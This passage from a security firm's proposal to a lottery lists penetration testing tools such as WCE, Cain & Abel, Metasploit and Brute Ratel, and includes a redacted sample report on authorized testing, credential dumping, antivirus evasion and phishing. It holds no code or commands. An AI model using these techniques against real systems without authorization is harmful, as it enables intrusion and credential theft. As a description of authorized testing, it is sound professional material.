3. To facilitate the timely completion of JANUS' scope of work, Lottery and any third-party providers will respond to all requests for information and meetings within a reasonable amount of time; e.g., within three (3) business days for requests for information and meetings.
4. Commitment and support from management and project stakeholders. The Lottery will designate a senior-level individual who will be authorized during the term of the project to act as the project's primary contact. This individual must have authority to make decisions about actions to be taken by JANUS on behalf of the Lottery for the proposed services.
5. The Lottery acknowledges and agrees that if any Lottery responsibility as set forth in this proposal is not performed by the Lottery then JANUS will be relieved of providing the affected JANUS services to the extent the Lottery's nonperformance impacts JANUS' ability to provide the affected services.
6. Availability of appropriate Lottery staff and resources so that deliverables can be submitted, reviewed and accepted within the required timeframe. Interruptions by the Lottery in testing or auditing that lead to extending the test or assessment window will result in less time available to undertake the work since JANUS' staff is assigned 100% to this project, unless identified at least two (2) weeks before the beginning of the project.
7. Scope is contained to the hours proposed within the detailed project plan (with minor changes that do not result in more than four (4) hours of additional work).
8. The Lottery will provide JANUS personnel with remote VPN access to all required internal systems if appropriate as determined by the Lottery and JANUS.
9. The JANUS team will provide observations and recommendations to Lottery project management during this engagement. The Lottery is solely responsible for determining what changes and/or improvements should be implemented.
10. JANUS assumes one (1) draft and one (1) final submission of each deliverable. Additional iterations can be agreed-to at additional pricing.
11. Specific IP addresses, URLs, credentials, and other information related to technical test targets will be provided a minimum of ten (10) days before scheduled testing.
12. Scans will be allowed to execute to completion, including overnight execution.
13. If we are unable to complete a scan deliverable specified within this proposal within 15 days following commencement of the scan due to the Lottery's failure to meet its obligations, the scan will be considered completed.
14. JANUS will perform work during normal business hours. Off-hours work sometimes may be scheduled with advance notice of more than 72 hours. More than one postponement in off-hours work may result in scope changes and pricing differentials.

15. Our staff will be provided proper credentials and access to conduct technical tests prior to the start of testing (at least three days). Delays will affect the amount of testing able to be performed.
16. The Lottery acknowledges that the ability of JANUS to provide the services in accordance with the proposal (including the agreed pricing and delivery models) are contingent upon the accuracy and completeness of information, data, and applications provided by the Lottery as well as the Lottery's cooperation and timely performance of its obligations.
17. Any delays to staff access will result in delayed deliveries or less test time available.
18. Any attacks that could potentially cause a system failure, be it at the system or application level, will only be performed in coordination with the Lottery. If the attack has been deemed as required to provide necessary coverage, and authorization is gained from the Lottery's technical contact, then the attack will be performed.
19. Should travel agreed upon by the Lottery be cancelled or changed by the Lottery, actual cancellation fees and/or charges, if any, will be reimbursable to JANUS by the Lottery.

CLIENT DATA

JANUS is highly concerned about our clients' data and always takes precautions in holding or transmitting data. We provide a secure web portal for client documentation to avoid using the Internet or mail. We can deposit deliverables in this portal for secure delivery of results.

As specialists in security, networking, and recovery, we understand the need for protection of client materials. Client electronic materials are kept secured within an access-controlled data center so that no client materials can be exposed to unauthorized users. Printed materials are in locked cabinets, not left in the open and all client-related hardcopy materials are shredded prior to disposal.

As experts in cyber security, each employee is much more attuned to security needs than is an average company's employees. No one needs to force our employees to change passwords (or for them to be robust). Every person uses a proximity card badge as a matter of course every day. We operate in a Windows server environment with high levels of security implemented. Next generation firewalls (that are regularly monitored and tested) prevent unauthorized outsiders from accessing files and appropriate access privileges prevent unauthorized insiders from the same. Electronic files where client data are stored are in a locked-down file structure in a secure data center with only those who have a need-to-know having access.

In addition, when at a client site all our consultants work with encrypted laptops. Where "flash sticks" are utilized, these are also encrypted. The latest patches are applied prior to the laptops leaving our offices.

All our employees have signed confidentiality agreements and ethics statements which we also take seriously, and all client materials are stored in files based on “need-to-know” prior to access being allowed.

While transferring documentation and reports back and forth between clients and our infrastructure, we encourage use of our secure web portal which will be established for the Lottery for the assessment at the beginning of the project. Thus, documents can be quickly checked in or out with version control to ensure security and speed. Access to this portal is also established on a “need-to-know” basis.

OTHER ITEMS

Service Strategy

Our strategy is totally committed to clients. In fact, we have passed up marketing opportunities when they conflict with the needs of clients. Although we prefer for this not to happen, client needs are always placed first. Marketing to new clients must take second place. Our internal motto on how to treat clients is “make the client a star.” As a result of this attitude, we have passed on venture money several times. We run a successful business, but that success is based on our client’s trust and confidence in us and we treasure that.

Vendor Neutrality

JANUS is a vendor neutral consulting company. We take no revenue from vendors in our consulting engagements and we sell none of their hardware or software. As vendor neutral consultants to both large and small organizations with complex needs, we subscribe to a high standard of results focused only on you, our potential client, with experienced project management and quality and we keep these foremost in our dealings with clients.

Bonding and Background Check Procedures

JANUS carries a criminal theft and fraud bond for \$1,000,000. JANUS employees are bonded and undergo background checks (criminal and credit) prior to employment. JANUS also carries Errors and Omissions and Cyber Liability insurance (\$2,500,000) as additional levels of protection for clients. Employees sign a five-page ethics statement upon entry to JANUS that defines their behavior and stresses that they are to put the needs of JANUS’ clients first in all situations.

In addition to background checks, many of our employees have also undergone separate background checks by federal and/or state agencies and typically often either hold, or are in the process of receiving, clearances for working with critical and sensitive data.

Change Order Process

As part of our quality plan, we utilize a formal change management process for all changes considered to a project's scope, deliverables, timeline, and budget. The change process includes steps, responsibilities, change parameters or measurement criteria and deadlines to guide the review of proposed changes for potential impacts and appropriateness prior to acceptance. Ensuring well-structured change management processes is a basic element of quality performance. Changes usually affect delivery dates, resources and costs. As a result, they need to be agreed to by both Lottery and JANUS management before application to the project to make sure that all entities understand what is expected of them. Major items to be addressed within the Change Order Process include change requirement, priority, impact (to project scope), budget, and schedule.

APPENDICES

Appendix A – Tools

JANUS has sought out and utilizes highly advanced penetration testing tools such as Brute Ratel which requires significant background checking to obtain authorization to license. In addition, we use a wide variety of commercial, shareware, and freeware tools to conduct our penetration testing and security assessment tasks within projects. The following list of tools reflects a sampling of those programs that have received thorough review and are frequently used by our consultants. However, other tools and programs are being reviewed and evaluated at all times, and it is common for other tools to be used in support of client requirements. In particular, there are literally hundreds of tools that are vulnerability specific (such as msadcs.pl for taking advantage of the Microsoft IIS msadcs vulnerability), and are not covered in this list. Appropriate tools will be selected as JANUS moves through the testing phases of the project to meet the needs of the specific potential vulnerability or exploit we are attempting.

JANUS' staff is encouraged to search out, develop, and introduce new tools to all testers. In this way, we maintain our expertise in the latest available toolsets while at the same time focusing our efforts on those tools that will be the most helpful, without subscribing to every tool available. All tools used are tested in a laboratory environment and receive a thorough review prior to their use on a client site. In addition to the tools mentioned below we, as experts in this field, are our own tools.

C2 Server, Network and Packet Capture, Access, Sniffers, and Analysis Tools

Brute Ratel – A highly advanced framework testing tool designed to evade defenses and observation.

SpiderFoot/SpiderSilk – JANUS utilizes this framework tool to provide strong operational intelligence and mapping prior to beginning our site tasks.

Cain & Abel – A tool used to conduct man-in-the-middle attacks such as ARP Poisoning, SSL Spoofing, and wireless attacks. The tool can also be used to capture the Windows SAM files and hashes locally and has the ability to use dictionary attacks, mutations, and brute force to crack password hashes. JANUS uses this tool to intercept sensitive traffic on local network segments in order to discover credentials, test wireless network strength, and crack passwords.

Netcat – An open-source utility nicknamed “the Swiss Army knife of network tools.” JANUS consultants use this tool to provide network connections for numerous attacks.

NetworkMiner – A tool used to analyze and break down packet streams and to reconstruct files. JANUS uses this tool to perform complex analysis on packets which may reveal sensitive information.

Wireshark – A tool that is used to examine and capture a very wide range of interfaces and packet types, including: ARP/RARP, BOOTP/DHCP, DNS, Ethernet, ICMP, IGMP, IP/TCP/UDP, IPX, LPR/LPD, OSPF, PPP, RIP, SMB, SNMP, Token Ring, AppleTalk, and many others. JANUS uses this tool to capture and analyze packets on a network segment.

Shomiti Surveyor – This is a reliable, flexible network sniffer that is used as an alternative to Wireshark. It is used on Windows platforms being used for packet analysis. It can also be used to generate arbitrary packets for testing purposes.

Network Mapping Tools

Hping2 – This is a ping-based program that is used to send customized and arbitrary TCP and UDP pings to remote hosts and networks. This tool is used by JANUS to gather raw fingerprint data and to provide functions particularly useful for examining firewall rules.

Nmap – This tool supports ping scanning (determine which hosts are up), port scanning (determine what services the hosts are offering by using SYN, ACK, FIN, XMAS, NUL, and UDP scans), and TCP/IP fingerprinting (remote host operating system identification based on kernel-level packet-handling techniques). This is the primary tool used by JANUS for port mapping.

Sweeper – A tool developed by JANUS staff designed to scan a range of IP addresses and perform scripted functions such as NSLookup, ping, and port fuzzing. JANUS uses this tool to assist clients in generating network maps and inventories.

Nemesis – This is a command line based packet-forgery tool that is used to create arbitrary TCP, UDP, ICMP, OSPF, RIP, IGMP, ARP, and DNS packets to arbitrary hosts and ports. JANUS uses nemesis to develop a blind spoof that sends forged packets to a target host to simulate a TCP session with a trusted platform without receiving any replies.

Password Crackers

HashCat – A cmd line tool for cracking password hashes. This tool can crack dozens of different types of hashes based on various cryptographic standards. JANUS uses this tool to test hashes against dictionary files to find passwords.

HashID – A tool used to identify various hashtypes in order to identify the proper method for decryption. JANUS uses this tool to identify unknown hash values prior to decryption with other tools.

John the Ripper – A tool used to decrypt discovered password hashes using brute force and dictionary files. JANUS uses this tool to decrypt hashes to uncover usernames and passwords.

L0phtCrack – A tool used to decrypt password hashes and to crack a dumped SAM file, the registry, or sniffed SMB packets containing both LANMAN and NT hashes. JANUS uses this tool to decrypt hashes to uncover usernames and passwords.

Mutagen – A tool developed by JANUS staff to build custom dictionary files with over 500,000 mutations. JANUS uses this to create custom dictionaries for each engagement based on key acronyms, phrases, and non-dictionary words related to the client.

WCE (Windows Credentials Editor) – This tool allows users to: perform Pass-the-Hash on Windows; 'steal' NTLM credentials from memory; 'steal' Kerberos Tickets from Windows machines; use the 'stolen' Kerberos Tickets on other Windows or UNIX machines to gain access to systems and services; and dump cleartext passwords stored by Windows authentication packages. JANUS uses this tool to gain credentials and assess the security of Windows networks.

System Tools

Harvester – This is a tool that is used to search for email addresses based on a domain name. JANUS uses this tool to search for possible targets and usernames for attacks.

Kali Linux – The most advanced and versatile penetration testing operating system. This operating system comes preinstalled with a variety of testing tools that can be used for assessments and

penetration testing. JANUS uses this for access to multiple tools and applications not available through Windows.

Loki – A tool developed by JANUS staff to encrypt and decrypt strings based on known algorithms. JANUS uses this tool to decode cookies and to crack encrypted messages.

RAT – An open-source tool used to assess Cisco Internetwork Operating System (IOS) and Cisco Private Internet Exchange (PIX) firewalls. JANUS uses this tool to assist with auditing Cisco devices.

SQLMap – This is a tool for automated SQL injections. JANUS testers use this tool to assist in testing SQL based applications for input validation vulnerabilities.

SiteDigger – A tool that searches Google's cache to look for vulnerabilities, errors, configuration issues, proprietary information and interesting security nuggets on websites. JANUS uses this tool to help automated searches for open source intelligence.

NT Resource Kit – This is the supplementary kit provided by Microsoft for attempt to crack most known UNIX password hashes. Cracking rules can be generated based on arbitrary word dictionaries and password patterns.

Vulnerability Scanners

Metasploit – This framework is an infinitely versatile application that enables automated exploits of vulnerabilities in order to gain access to systems. This framework is equipped with tools that cover the entire range of testing methodology from information gathering to post exploitation. JANUS uses this tool to discover systems, identify vulnerabilities, exploit known vulnerabilities, and perform post exploitation tasks.

Nessus – This application offers a variety of scanners and modules for many different device types and can conduct vulnerability scanning as well as network discovery, offline auditing, and file discovery. This tool is customizable and has been modified with custom checks by JANUS. This premier open-source vulnerability assessment tool is the primary vulnerability scanner used by JANUS for both penetration testing and vulnerability assessment.

Whisker – This is an extremely flexible (script-based) and thorough CGI scanner that includes IDS-spoofing capabilities and anonymous proxy capabilities.

Cerberus Internet Scanner – This is a vulnerability scanner primarily used for its capability to get information from open NetBios ports (it was previously called NTInfoScan) on Windows machines.

SAINT – This gathers as much information about remote hosts and networks as possible by examining numerous network services and potential security flaws. The collected data is then analyzed using a simple rules-based system. In Exploratory Mode, SAINT will examine the avenues of trust and dependency and iterate further data collection runs over secondary hosts.

SARA – This is a third generation security analysis tool that is based on the SATAN model.

Web Server/Web Application Tools

BurpSuite – This tool is a web proxy that captures and replays HTTP packets with permuted input. JANUS uses this tool to intercept and modify packets to identify hidden fields, capture sensitive information, and identify sessions.

Cookie Digger – A tool used to collect and analyze cookie values used to maintain session state and isolation through identifying the use of easily guessed or predictable cookie values. JANUS uses this tool to perform session hijacking in web applications.

Curl – This is an open-source network tool for retrieving files from the Internet using HTTP, HTTPS, and FTP protocols. JANUS uses this tool to access, download, and upload files to vulnerable web pages.

Firebug – This tool allows for close inspection of HTML and JavaScript in web pages and can edit local components. JANUS uses this tool to assist with manual analysis of websites for information and vulnerabilities.

GNU Wget – This is an open-source network tool for retrieving files from the Internet using HTTP, HTTPS, and FTP protocols. JANUS uses this tool to access, download, and upload files to vulnerable web pages.

httprint – A web server fingerprinting tool. JANUS uses this to identify the operating system and web server type of target systems.

HTTrack – This is an open-source off-line browser utility that downloads websites so that aspects can be manipulated and tested locally. JANUS uses this to copy pages for testing components and for social engineering.

Nikto – An open-source, command-line, web server scanner. JANUS uses this tool for both penetration testing and vulnerability assessments.

OpenSSL – This is an open-source library that provides cryptographic functionality to applications such as secure Web servers. JANUS uses this application to create and distribute certificates used for spoofing.

OWASP ZAP – The Zed Attack Proxy (ZAP) is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications. JANUS testers use this tool for both penetration testing and vulnerability assessments.

Qualys SSL Lab – This is an online tool for assessing the strength of a websites SSL certificates. JANUS uses this tool to test for vulnerabilities in the cryptography of web applications.

SEE – A tool developed by JANUS staff to host malicious web pages, generate malicious emails, capture credentials, and track usage for social engineering campaigns. This is the primary tool JANUS uses to conduct large social engineering campaigns.

SSLDigger – Provides a Graphical User Interface (GUI) to a tool used to assess the strength of SSL servers by testing the supported cipher. JANUS uses this tool to test for vulnerabilities in the cryptography of a web application.

Tamper Data – A tool for capturing and modifying HTTP/HTTPS headers in transit. A tool JANUS utilizes to further inspect sites for session information and vulnerabilities.

w3af – Web Application Attack and Audit Framework's goal is to create a framework to help secure web applications by finding and exploiting all web application vulnerabilities. This tool provides an automated framework for finding vulnerabilities in web applications. JANUS uses this tool for both penetration testing and vulnerability assessments.

Wireless Testing

WirelessMon – This tool detects and identifies all wireless access points within range including those that do not broadcast their SSID. This tool can also be paired with a GPS device to physically map

the location and boundaries of the wireless area. JANUS uses this tool to map and identify the ranges of wireless networks for testing.

Kismet – This tool detects and identifies all wireless access points within range including those that do not broadcast their SSID. JANUS uses this tool to identify potential targets when mapping wireless networks.

Wellenreiter – This tool detects and identifies all wireless access points within range including those that do not broadcast their SSID. JANUS uses this tool to identify potential targets when mapping wireless networks.

WaveStumbler – This tool detects and identifies all wireless access points within range including those that do not broadcast their SSID. JANUS uses this tool to identify potential targets when mapping wireless networks.

AirSnort – This tool performs network discovery for wireless devices but also captures packets to perform man-in-the-middle attacks in order to recover/crack WEP encryption keys. JANUS uses this tool to break into secure wireless networks.

AirCrack – This tool performs network discovery for wireless devices but also captures packets to perform man-in-the-middle attacks in order to recover/crack WEP encryption keys. JANUS uses this tool to break into secure wireless networks.

OWASP

We also focus on the Open Web Application Security Project (OWASP) “Top Ten” in our assessments. To perform testing in this area we regularly utilize a variety of the following tools:

Attack	Tool
• Un-validated Input	SPI Dynamics Code Review tools
• Broken Access Control	SPI Dynamics Code Review tools
• Broken Authentication and Session Management	SPI Dynamics Code Review tools
• Cross-Site Scripting (XSS) Flaws	WebInspect
• Protocol Analysis	Wireshark
• Buffer Overflows	Core Impact
• Injection Flaws	SPI Dynamics Code Review tools
• Improper Error Handling	WebInspect
• Insecure Storage	ISS Database scanner
• Insecure Configuration Management	Alteris, SMS
• Physical Intrusion	Lenal OnGuard
• IP half-scan	MS ISA Server
• Brute Force Password cracking and access violation	LC4
• Cisco devices with SNMP	Foundstone tools
• Trojan horses	Symantec Corporate Edition 10.2
• Java-based DB analysis	NGS Squirrel
• Interceptions; most frequently associated with TCP/IP stealing and interceptions that often employ additional	HP OpenView

mechanisms to compromise operation of attacked systems (man-in-the-middle attacks)	
<ul style="list-style-type: none"> • Spoofing (deliberately misleading by impersonating or masquerading the host identity by placing forged data in the cache of the named server i.e. DNS spoofing) 	ARPSpoof
<ul style="list-style-type: none"> • Scanning ports and services, including ICMP scanning (Ping), UDP, TCP Stealth Scanning (TCP that takes advantage of a partial TCP connection establishment protocol) 	MS ISA Server
<ul style="list-style-type: none"> • Remote OS Fingerprinting, for example by testing typical responses on specific packets, addresses of open ports, standard application responses (banner checks), IP stack parameters etc. 	Nessus, Nmap
<ul style="list-style-type: none"> • Network packet listening (a passive attack that is difficult to detect but sometimes possible) 	CISCO Monitoring tools
<ul style="list-style-type: none"> • Authority abuse; a kind of internal attack, for example, suspicious access of authorized users having odd attributes (at unexpected times, coming from unexpected addresses) 	Windows Audit logs
<ul style="list-style-type: none"> • Flooding (Ping flood, mail flood, HTTP flood) 	ARPSpoof, Nmap
<ul style="list-style-type: none"> • Malformed URL's 	Apache mod_proxy
<ul style="list-style-type: none"> • Wireless Connection Attempts 	AIRTight

In addition to those tools mentioned above, which are part of our toolbox, we have a tool available to address any problem that a tester may encounter.

Appendix B – Sample Deliverables

Penetration Test Report

For <REDACTED>

Submitted to:

<REDACTED>
<REDACTED>
<REDACTED>
<REDACTED>

Submitted by:

JANUS Software, Inc.
d/b/a JANUS Associates
2 Omega Drive
Stamford, CT 06907

Initial Draft: [date]
Additions: [date]
IT Comments: [date]
Security Comments: [date]

Customer Comments/Final Report: [date]



Table of Contents

1. EXECUTIVE SUMMARY	4
1.1. FINDINGS FROM [DATE] TEST	5
2. INTRODUCTION	6
2.1. SCOPE	6
2.2. SCHEDULE	6
2.3. APPROACH	6
2.3.1. Rules of Engagement	7
2.3.2. External Penetration Test	7
2.3.3. Internal Penetration Test	7
2.3.4. Social Engineering	7
2.3.5. Wireless Testing	7
2.3.6. Tools	7
3. SUMMARY OF FINDINGS	9
3.1. WHAT <REDACTED> IS DOING RIGHT	9
3.1.1. <REDACTED> Internal System Movement	9
3.1.2. Security Awareness	9
3.1.3. Wireless Security	9
3.1.4. Vulnerability Management	9
3.1.5. Perimeter Security	9
3.2. SUMMARY OF RISKS AND RECOMMENDATIONS	9
4. DETAILED FINDINGS	13
4.1. METHODOLOGY FOR PRIORITIZING RISKS	13
4.1.1. Risk Levels	13
4.1.2. Ease of Fix Analysis	14
4.1.3. Estimated Work Effort Analysis	15
4.2. BUSINESS RISKS	16
4.2.1. Failure to Correct Flaw on a WebSphere Information System Led to Successful Data Compromise of the <REDACTED>	17
4.2.2. Accessible Live Network Drops Could Allow Unauthorized Users to Gain Access to the <REDACTED> and <REDACTED> Internal Network	20
4.2.3. Failure to Maintain Security Settings at the Most Restrictive Level Consistent with Operational Requirements Introduces Exploitable Security Vulnerabilities into the Environment ...	22
4.2.4. <REDACTED> Employees are Providing Credentials During Phishing Attacks Which Could Lead to a Compromise of the <REDACTED> Enterprise	31
4.2.5. Anonymous Access, Guessable Password, and Unauthenticated Access Can Lead to Unknown Data Loss	38
4.2.6. Outdated System and Application Software Could Lead to Compromise of <REDACTED> Business Operations	40
4.2.7. <REDACTED> Sensitive Information Can be Compromised Due to Use of Plaintext Protocols on Network	45
4.2.8. Failure to Protect the Integrity of Transmitted Information Reduces the Trustworthiness of the Information	48
4.2.9. At <REDACTED> no a Vulnerability in the IPMI Interface Can Permit an Attacker to Gain Access to the Information System	53

Table of Findings

Figure 1 - Vulnerabilities identified during the <REDACTED> Test.	10
Figure 2 - This is a screenshot of the remote session of the vulnerable system.	17
Figure 3 - Failed attempt trying to kill the A\V process on the vulnerable system.	18
Figure 4 - Modifying the registry keys on the remote system to try to circumvent McAfee.	18
Figure 5 - Once the A/V was disabled JANUS engineers were able to manually dump the LSASS where we were able to locate credentials.	18
Figure 6 - Domain Admin token compromised.	19
Figure 7 - Domain Admin token used to impersonate the Domain Admin.	19
Figure 8 - The forwarding of the captured credentials giving SYSTEM privileges on the server.	23
Figure 9 - The creation of a local administrative account on a server where a SYSTEM shell was created.	23
Figure 10 - Different sets of credentials captured during the LLMNR and NBT-NS poisoning attack.	24
Figure 11 - The captured hash (<REDACTED>) from the LLMNR and NBT-NS poisoning attack was passed to different servers on the <REDACTED> subnet and JANUS engineers were not able to gain administrative access.	24
Figure 12 - A JANUS engineers, using a successful MS17-010 exploit, attempt to upload a common payload but were stopped by local A/V.	24
Figure 13 - Using the same exploit JANUS engineers, by modifying the payload, were able to circumvent the local A/V and uploaded the payload.	25
Figure 14 - Another example of JANUS engineers circumventing A/V with a modified payload.	25
Figure 15 - Once the proper payload was found captured domain admin credentials were relayed to target machine and a domain administrator session was created.	26
Figure 16 - JANUS engineers were able to insert the user "<REDACTED>" into the local administrative group on multiple exploited machines.	26
Figure 17 - JANUS engineers harvesting credentials.	27
Figure 18 - The local services running on a compromised machine.	27
Figure 19 - A simple dictionary attack of the two most common passwords.	28
Figure 20 - Users with the password <REDACTED> and <REDACTED>.	28
Figure 21 - Email sent to <REDACTED> employees for email phishing campaign.	32
Figure 22 - Website landing page that asks <REDACTED> employees to log into the new Corporate Policy Portal.	33
Figure 23 - After a targeted employee enters credentials he/she is presented with a thank you message for logging into the Corporate Policy Portal.	33
Figure 24 - The VNC Server vulnerability can give an attacker a remote session.	41
Figure 25 - Screenshot of desktop of compromised system.	41
Figure 26 - This is the user list before the vulnerability is implemented.	53
Figure 27 - This is the user list after the vulnerability is implemented. Notice the <REDACTED> user account that was added.	53

1. EXECUTIVE SUMMARY

<REDACTED>, (<REDACTED>) contracted JANUS Associates, Inc. (JANUS), to perform a comprehensive security assessment of <REDACTED>'s technology, people, and facilities to measure the effectiveness of existing technical security controls and to determine whether technical vulnerabilities exist in its information systems. This assessment included external and internal vulnerability assessments and penetration tests of <REDACTED> Internet facing and internal systems. Additionally, JANUS also performed Social Engineering tests using both email-based phishing and phone-based vishing (voice phishing where <REDACTED> employees are called to try to get them to release sensitive information) to evaluate the effectiveness of policies and controls in place against social engineering attacks. Also included was a test of the wireless configuration in the new conference center and an evaluation of the remediated vulnerabilities from the last test.

The scope of this assessment included testing of <REDACTED>'s Internet-facing information systems, internal testing at the <REDACTED> location and <REDACTED> facilities, and social engineering. Before the test began <REDACTED> agreed to the use of a "Black Hat" testing technique by JANUS engineers to start the campaign. This allowed JANUS to probe at the external and internal perimeters of <REDACTED>'s infrastructure and see how staff reacted to these types of probes. After several days JANUS engineers switched to an open type testing that allowed JANUS to further explore vulnerabilities that were discovered and how they could be applied to <REDACTED>'s systems. The social engineering aspect of the test involved the email and voice phishing of <REDACTED> employees.

JANUS demonstrated in this test that the discovered vulnerabilities are not theoretical, but pose real risks, by performing real-world exploits using those vulnerabilities. In two separate cases, JANUS engineers obtained privileged, enterprise-wide administrative access.

JANUS identified a total of nine (9) weaknesses that require attention by <REDACTED>, to include: one (1) Critical, four (4) High, and four (4) Medium weakness. The weakest areas include:

1. **Patch management** - Missing patches, updates and upgrades on <REDACTED> infrastructure and servers. One missing patch led to the compromise of a domain level administration account.
 - a. Mitigation and/or remediation would be to test and implement missing patches as soon as possible.
2. **Configuration Management** - There are misconfigurations within the internal <REDACTED> network, one which led to the compromise of a domain level administration account.
 - a. Mitigation and/or remediation would be to disable LLMNR and NBT-NS services and enable SMB signing if possible.

JANUS also identified areas where <REDACTED> was performing well, to include:

1. **Installed Tool for Unique Local Administrative Passwords** - The Local Administrator Password Solution from Microsoft that makes sure every system in the domain has a unique password to prevent lateral movement within the network. This change alone made JANUS' job much more difficult and slowed us down significantly.
2. **Security Awareness** - <REDACTED> employees were aware enough to not be tricked by the vishing (voice phishing) attacks/tests.
3. **Security Training** - At <REDACTED> facility, over a twenty-four (24) period the number of employees that clicked on the phishing link and submitted credentials to the phishing site dropped significantly. There was an eighty-five percent (85%) reduction in the number of employees that clicked the

phishing link and an eighty-eight percent (88%) reduction in the amount of credentials that were captured.

4. **Wireless Security** - Both locations did not allow attackers to pivot from internal wireless networks into the production wireless network.
5. **Vulnerability Management** – <REDACTED> has implemented Tenable Security Center for identifying weaknesses in the enterprise.

The penetration test brought <REDACTED> value by identifying weaknesses where <REDACTED> information systems could be compromised by internal or external threats. JANUS will also support <REDACTED> in its ongoing effort to remain proactive with regard to its security posture to mitigate and/or remediate the identified weaknesses before unauthorized users or attackers get an opportunity to compromise the <REDACTED> enterprise.

1.1. FINDINGS FROM [DATE] TEST

[Date] Finding	[Date] Finding	Status
Vulnerable <REDACTED> Interfaces Can Allow Remote Attackers to Compromise, Monitor and Shut Down Production Machines		Vulnerable <REDACTED> interfaces were protected with a combination of the application of missing patches on the iViews and ACLs segregating the machines. IDP/IDS is now in place with MacAfee, including the ATP module in <REDACTED>. The same module will be installed in <REDACTED> in [date].
Critical Missing Patches and Updates at <REDACTED> Lead to Compromise of MSP Information Systems and Information	4.2.5	Patches implemented based off [date] findings.
Misconfigured <REDACTED> Remote Hosts Lead to Compromise of <REDACTED> Business Operations		This issue has been remediated.
Principle of Least Privilege is Not Implemented at <REDACTED> Which Weakens the Security Posture of the <REDACTED> Enterprise		This issue has been remediated.
<REDACTED> Employees Could Compromise Business Operations if They Continue to Fall for Phishing Scams		This issue has been remediated. Retested in [date].
Outdated Operating Systems and Application Software Could Lead to Compromise of <REDACTED> Business Operations	4.2.5	This issue has been partially remediated and is scheduled to continue with the two-year plan.
<REDACTED> Sensitive Information at <REDACTED> Can be Sniffed Due to the Use of Plaintext Protocols	4.2.6	The highest risk items have been remediated. Will continue to remediate other risks in two-year plan.
Weak, Misconfigured, and/or Outdated Encryption and Certificates Could Expose Sensitive <REDACTED> Information	4.2.8	This finding has been partially remediated and some of it is to be remediated over time.

2. INTRODUCTION

<REDACTED> (<REDACTED>) is one of the <REDACTED> in the United States. It is owned and operated by <REDACTED>. The <REDACTED> operates <REDACTED>. The grounds of the two <REDACTED> also contain <REDACTED>.

JANUS Associates (JANUS) is a specialty information security consulting firm that has provided independent, vendor-neutral security assessment and consulting to organizations in higher education, government, and throughout both the non-profit and private sectors since 1988. JANUS provides several IT consulting services including penetration tests, audits and assessments, implementation, development, training, and information security officer services. JANUS staff is highly valued for its expertise in various security areas.

JANUS has been contracted to assist <REDACTED> by conducting an external and internal penetration test, an email and voice-based phishing exercise, and wireless security testing. The testing supports <REDACTED>'s capabilities to identify real operational weaknesses in its information systems, processes, and procedures before they are compromised by real external and/or internal threats.

2.1. SCOPE

For this assessment, the following services were in scope:

- Perform an external penetration test of <REDACTED>'s Internet facing information systems.
- Perform an internal penetration test of reachable IP addresses from two <REDACTED> locations.
- Perform two (2) email phishing tests.
- Perform one (1) voice phishing test.
- Perform wireless security testing.

All assessments included, but were not limited to, tests for minimum technical security controls defined by authoritative security guidelines and frameworks, including the following:

- National Institute of Standards and Technology (NIST) Special Publication 800-53: "Recommended Security Controls for Federal Information Systems and Organizations".
- Open Web Application Security Project (OWASP) Top 10 Web Application Security Risks.

2.2. SCHEDULE

All testing, to include external, internal, and social engineering began on [date] and ended on [date].

2.3. APPROACH

JANUS began the assessment from the vantage point of an external user who has no prior knowledge of <REDACTED>'s internet-facing defenses. This "Black-Hat" approach identifies and validates the vulnerabilities most likely to be discovered and exploited by external unauthorized users and/or hackers.

Next, JANUS performed a moderately invasive internal penetration test of <REDACTED>'s information systems which included any host that JANUS engineers were able to discover while onsite. During this phase, JANUS conducted a red team exercise in an attempt to compromise <REDACTED>'s physical and logical security. JANUS first discovered vulnerabilities, and then attempted to validate and/or exploit each vulnerability. JANUS attempted to establish a foothold within <REDACTED> systems; however, our

engineers did not try to intentionally disrupt <REDACTED> systems or availability. This type of testing allowed JANUS testers to explore vulnerabilities thoroughly, while also testing <REDACTED>'s defenses.

JANUS also launched the email phishing campaigns against <REDACTED> employees. The phishing campaign was designed as an email from a real employee at <REDACTED>. In addition, voice phishing calls were launched on [date] and continued through [date].

2.3.1. Rules of Engagement

The rules of engagement for this assessment were as follows:

- All work must be accomplished within the specified time period. The final report, regardless of the stage of the project, must be completed and submitted by the hard stop date.
- JANUS will not authorize or execute any functional changes on client networks without permission.
- JANUS will attempt (whenever possible) to avoid disruptions to regular operations.

2.3.2. External Penetration Test

JANUS performed testing of <REDACTED>'s Internet-facing information systems. The testing included reconnaissance, discovery, enumeration, vulnerability scanning, and penetration testing of Internet-facing weaknesses identified during the test.

2.3.3. Internal Penetration Test

JANUS performed testing of <REDACTED>'s internal network. The testing included physical and logical reconnaissance, discovery, enumeration, vulnerability scanning, and penetration testing of internal weaknesses identified during the test.

2.3.4. Social Engineering

JANUS tested <REDACTED>'s employees in a series of social engineering tests that included email and voice phishing. The email phishing campaign was designed to appear to come from an employee at <REDACTED>. The email asked employees to log into a new portal that was to be used for the future updating of corporate level policies. The employees were also promised a ten-dollar (\$10) gift card to a local coffee shop and their possible selection to win an all-expenses paid weekend getaway to a <REDACTED> destination.

Additionally, JANUS also tested <REDACTED>'s IT Help Desk in <REDACTED> using voice phishing. Calls were placed to the Help Desk to try to have the Help Desk provide information about current employees, try to change employee passwords, and try to reenable disabled user accounts.

2.3.5. Wireless Testing

During the internal testing, JANUS performed wireless security testing to identify <REDACTED>'s wireless access points, identify any vulnerabilities in <REDACTED>'s wireless environment, and determine if it was possible to access <REDACTED>'s wired network from <REDACTED>'s public wireless networks.

2.3.6. Tools

JANUS SMEs have dozens of specialized security tools available for use during this type of test. Some of the most useful tools deployed during this engagement included the following:

<REDACTED>
Penetration Test Report



JANUS Associates
[Date]

- Tenable Nessus
- Burp Suite Professional
- Metasploit Framework
- Nmap
- Kali Linux Distribution
- Acunetix
- OWASP-ZAP
- Custom Scripting
- Operating system commands
- Manual exploits

3. SUMMARY OF FINDINGS

3.1. WHAT <REDACTED> IS DOING RIGHT

The focus of security assessments tends to be on those areas that an attacker may exploit, rather than on the areas in which an organization has performed well. JANUS was pleased to observe areas of strength and forward thinking in the design and management of <REDACTED>'s network security.

3.1.1. <REDACTED> Internal System Movement

<REDACTED> did an excellent job in the past year drastically reducing the ability for an attacker to pivot from one compromised system to other systems in the internal network. The work they did made this test much more difficult for JANUS engineers by making it extremely challenging to compromise new systems from previously compromised systems.

3.1.2. Security Awareness

